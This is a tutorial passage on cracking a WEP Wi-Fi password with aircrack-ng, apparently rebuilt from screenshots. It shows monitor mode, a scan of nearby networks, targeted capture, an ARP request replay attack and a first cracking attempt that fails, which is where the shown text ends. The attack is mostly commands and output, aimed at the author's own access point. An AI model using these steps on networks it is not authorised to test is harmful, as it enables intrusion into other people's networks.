
```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  507 NetworkManager
 1454 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 8
02.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

I once again run the iwconfig command to have a look at the wireless interfaces to confirm monitor mode started on the Wireless interface.




```
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.427 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

As you can see the name of the wireless interface changed from waln0 to wlan0mon. The monitor mode is on. To see all the traffic being observed by the wireless interface, I run the command airodump-ng on the wireless interface.



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon
 CH  5 ][ Elapsed: 30 s ][ 2021-07-06 04:18

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 [redacted]         -94        0        0    0  10  540   WPA2 CCMP   PSK  krishna123
 64:66:B3:56:EF:7C  -34       16        2    0   1   54e. WEP  WEP         Hack_Me_If_You_Can
 [redacted]         -64       19        1    0   9  270   WPA2 CCMP   PSK  Satish
 [redacted]         -76       14        1    0   8  130   WPA2 CCMP   PSK  NS4 EVER
 [redacted]         -77        6        0    0   1  180   WPA2 CCMP   PSK  Redmi
 [redacted]         -78       20        0    0   3  130   WPA2 CCMP   PSK  Andey
 [redacted]         -81       13        2    0   1  180   WPA2 CCMP   PSK  vivo 1915
 [redacted]         -85       10        0    0   8  130   WPA2 CCMP   PSK  Home..
 [redacted]         -86        3        0    0  11  130   WPA2 CCMP   PSK  srinivas_EXT
 [redacted]         -87        3        0    0   6  130   WPA2 CCMP   PSK  Airtel-Hotspot-22C6
 [redacted]         -88        3        0    0   4  270   WPA2 CCMP   PSK  King
 [redacted]         -89        7        0    0  10  270   WPA2 CCMP   PSK  Battleground mobile Indi
 [redacted]         -90        2        0    0   5  270   WPA2 CCMP   PSK  SK Lensmagic
 [redacted]         -65        0        0    0   9   -1                    <length:  0>
```

As you can see, this shows all the wireless traffic. There are many wireless networks available but my target is the Wi-Fi Access point I named "Hack_Me_If_You_Can". I use the same airodump-ng to target the MAC address of target's Access point and route all the traffic it has to a file named wep_hc_crack.




```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 64:66:B3:56:EF:7C -c 1 --write wep_hc_crack  wlan0mon
[sudo] password for kali:
04:46:39  Created capture file "wep_hc_crack-03.cap".



 CH  1 ][ Elapsed: 21 mins ][ 2021-07-06 05:08 ][ fixed channel wlan0mon: 6

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 64:66:B3:56:EF:7C  -28   5      816     4549    0   1   54e. WEP  WEP    OPN  Hack_Me_If_You_Can

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 64:66:B3:56:EF:7C  [redacted]         -20   54e-54e     0      346
 64:66:B3:56:EF:7C  [redacted]         -49   54e-54e     0     3563
 64:66:B3:56:EF:7C  [redacted]         -29   54e- 1e   636   111388
```

In the above image, you can see the clients connected to the targeted Wi-Fi Access point. All the traffic belonging to the Wi-Fi access point hack me if you can will be saved in the file wep_hc_crack.cap. What I am looking for is the initialization vectors that are used in cracking WEP.. This inittialization vectors play a key role in cracking the password of this Wi-Fi access point.

How? As I already told you, I will not tell you the technical jargon of this article for now. Just remember the more IV's we have, the more the chances of cracking the WEP password.


Since I need more traffic to crack the WEP password fast, I can use some Jugaad to create more traffic. A feature of aircrack-ng, aireplay-ng helps us to create more traffic. It has various methods of creating additional traffic. One such method is ARP request replay attack. According to the website of aircrack,

The classic ARP request replay attack is the most effective way to generate new initialization vectors (IVs), and works very reliably. The program listens for an ARP packet then retransmits it back to the access point. This, in turn, causes the access point to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and over. However, each ARP packet repeated by the access point has a new IVs. It is all these new IVs which allow you to determine the WEP key. This attack can be started as shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -3 -b 64:66:B3:56:EF:7C -h 20:[redacted] wlan0mon
The interface MAC (00[redacted]) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 20:[redacted]
04:29:02  Waiting for beacon frame (BSSID: 64:66:B3:56:EF:7C) on channel 1
Saving ARP requests in replay_arp-0706-042905.cap
You should also start airodump-ng to capture replies.
Read 32 packets (got 0 ARP requests and 2 ACKs), sent 0 packets...(0 pps)
```

where "-h" option is used to specify the MAC address of any client we want to use. Here is another way in which you can start the arp replay attack.




```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --arpreplay -b 64:66:B3:56:EF:7C -h 20[redacted] wlan0mon
For information, no action required: Using gettimeofday() instead of /dev/rtc
The interface MAC ([redacted] doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 20:[redacted]
04:42:25  Waiting for beacon frame (BSSID: 64:66:B3:56:EF:7C) on channel 1
Saving ARP requests in replay_arp-0706-044225.cap
You should also start airodump-ng to capture replies.
Read 882 packets (got 8 ARP requests and 0 ACKs), sent 1853 packets...(500 pps)
```

As initialization vectors start collecting in the wep_hc_crack file, I can use aircrack to try cracking the password. The command is aircrack-ng wep_hc_crack.cap.




```
                              Aircrack-ng 1.6


                 [00:00:05] Tested 149797 keys (got 20 IVs)
                            Got 20 out of 5000 IVs
   KB    depth   byte(vote)
    0   18/ 19   F4( 256) 00(   0) 01(   0) 02(   0) 03(   0) 04(   0) 05(   0) 06(   0)
    1   17/ 18   FF( 256) 00(   0) 01(   0) 02(   0) 03(   0) 04(   0) 05(   0) 06(   0)
    2    1/  5   5B( 512) 0D( 256) 24( 256) 30( 256) 3A( 256) 3E( 256) 55( 256) 66( 256)
    3    0/  3   42( 512) 14( 256) 1A( 256) 2A( 256) 39( 256) 4F( 256) 53( 256) 54( 256)
    4   19/  4   F8( 256) 00(   0) 01(   0) 02(   0) 03(   0) 04(   0) 05(   0) 06(   0)

Failed. Next try with 5000 IVs.
```

If the initialization vectors are too less (in this case I have a new 20) aircrack wait for enough initialization vectors. I continue the ARP request replay attack until traffic increases.

